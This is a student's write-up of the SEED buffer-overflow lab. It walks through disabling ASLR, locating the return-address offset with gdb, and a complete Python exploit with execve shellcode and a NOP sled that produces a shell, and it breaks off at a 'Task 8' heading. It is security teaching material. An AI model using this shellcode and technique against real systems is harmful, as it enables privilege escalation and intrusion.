Lab 2: Buffer Overflow

Elearn

UCR's newest Learning Management System. Based on the Canvas platform, eLearn is ready to support UCR's academic programs and professional studies.

https://elearn.ucr.edu/courses/67226/assignments/433417

▼ Initial Setup

1. Setup Seed Lab 2.0 either on cloud VM or on system virtual box

   SEED Project

   Starting from SEED Labs 2.0, all the labs based on Ubuntu 20.04 can be conducted using one virtual machine on the cloud. The minimal configuration is 1 CPU and 2 GB of

   https://seedsecuritylabs.org/labsetup.html

2. Download VirtualBox to run the seed Prebuilt SEED image.
3. After setup, launch the VM instance and login using password 'dees'
4. Open the terminal and turn off address space randomization using

```
sudo sysctl -w kernel.randomize_va_space=0
```

5. Link z-shell to shell


```
sudo ln -sf /bin/zsh /bin/sh
```

▼ Task 1

- Run shell code in 32-bit and 64-bit architectures

1. Go to shellcode folder in Lab setup folder provided in zip.

2. Open terminal in this folder
3. Type **make** in terminal to generate output files
4. Run a32.out to run the 32-bit file
5. Run a64.out to run the 64-bit file




```
[11/12/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/12/22]seed@VM:~/.../shellcode$ a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd)
,132(sambashare),136(docker)
$ exit
[11/12/22]seed@VM:~/.../shellcode$ a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd)
,132(sambashare),136(docker)
$ 
```

▼ Task 2


- The code reads first 517 characters from a file, clears the buffer and then writes it into the buffer. The size of buffer is 100 bytes so it will buffer overflow. The overflow code if provided by the badfile that is read by the program.

1. Create a badfile.




```
[11/12/22]seed@VM:~/.../code$ touch badfile
[11/12/22]seed@VM:~/.../code$ ls -ls badfile
0 -rw-rw-r-- 1 seed seed 0 Nov 12 01:10 badfile
[11/12/22]seed@VM:~/.../code$
```

2. Run the make command and run the 32 bit output



```
[11/12/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/12/22]seed@VM:~/.../code$ stack-L1
Input size: 0
==== Returned Properly ====
[11/12/22]seed@VM:~/.../code$
```

3. If the content of bad file is within the buffer limit (100) then it is returned properly, else segment fault occurs.




```
[11/12/22]seed@VM:~/.../code$ ls -ls badfile
4 -rw-rw-r-- 1 seed seed 51 Nov 12 21:37 badfile
[11/12/22]seed@VM:~/.../code$ stack-L1
Input size: 51
==== Returned Properly ====
[11/12/22]seed@VM:~/.../code$ ls -ls badfile
4 -rw-rw-r-- 1 seed seed 151 Nov 12 21:37 badfile
[11/12/22]seed@VM:~/.../code$ stack-L1
Input size: 151
Segmentation fault
[11/12/22]seed@VM:~/.../code$
```

▼ Task 3

Write a shell code and try to exploit the vulnerable program


1. Create a file called badfile
2. Run the **make** command to generate c output files



```
[11/13/22]seed@VM:~/.../code$ touch badfile
[11/13/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/13/22]seed@VM:~/.../code$
```

3. We will now debug the stack-L1-dbg file to find the offset, start of buffer, ebp pointer etc.


4. Debug the file and add a breakpoint on function bof and run the program



```
[11/13/22]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb18 --> 0x0
```

5. Type next to go to next instruction. This is done in case ebp is not updated.

6. Print out the values of ebp, buffer, difference between buffer and ebp



```
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffca80 ("1pUV\024\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca84 --> 0xffffcf14 --> 0x0
0008| 0xffffca88 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca8c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca90 --> 0x0
0020| 0xffffca94 --> 0x0
0024| 0xffffca98 --> 0x0
0028| 0xffffca9c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca8c
gdb-peda$ p /d 0xffffcaf8 - 0xffffca8c
$3 = 108
gdb-peda$
```

7. Using the above values we can say that offset or the distance to return pointer from buffer is 108 + 4 = 112 bytes


8. Quit the gdb. We can now write our shell code using the exploit.py file.

9. Enter the shellcode.

10. Enter start value with any value greater than offset. This is where the shell code will be placed in our NOP sled. We have taken the value as 300.


11. Set the value of offset as 112. This is the value we calculated using ebp-buffer+4. This is the value of starting address of return pointer or this is the place where we place the return address of our NOP sled in the NOP sled.

12. Set the value of ret as any value before our shell code but after return pointer. We can start from as low as ebp + 8 but in case of stack movement from debug-able to non-debug-able version, we should use a large value. We have chosen 100 from the ebp pointer.



```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x31\xc0\x50\x68""//sh"
"\x68""/bin"
"\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 300               # Change this number
content[start:start+len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ebp = 0xffffcaf8
buffer = 0xffffca8c
ret    = 0xffffcb5c           # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

13. Compiling and running the code. Run the exploit file to generate the badfile. Run the stack-L1-dbg output file to check if we have succeeded in buffer overflow.




```
[11/13/22]seed@VM:~/.../code$ ./exploit.py
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lxd),132(sambashare),136(docker)
$ 
```

▼ Task 8

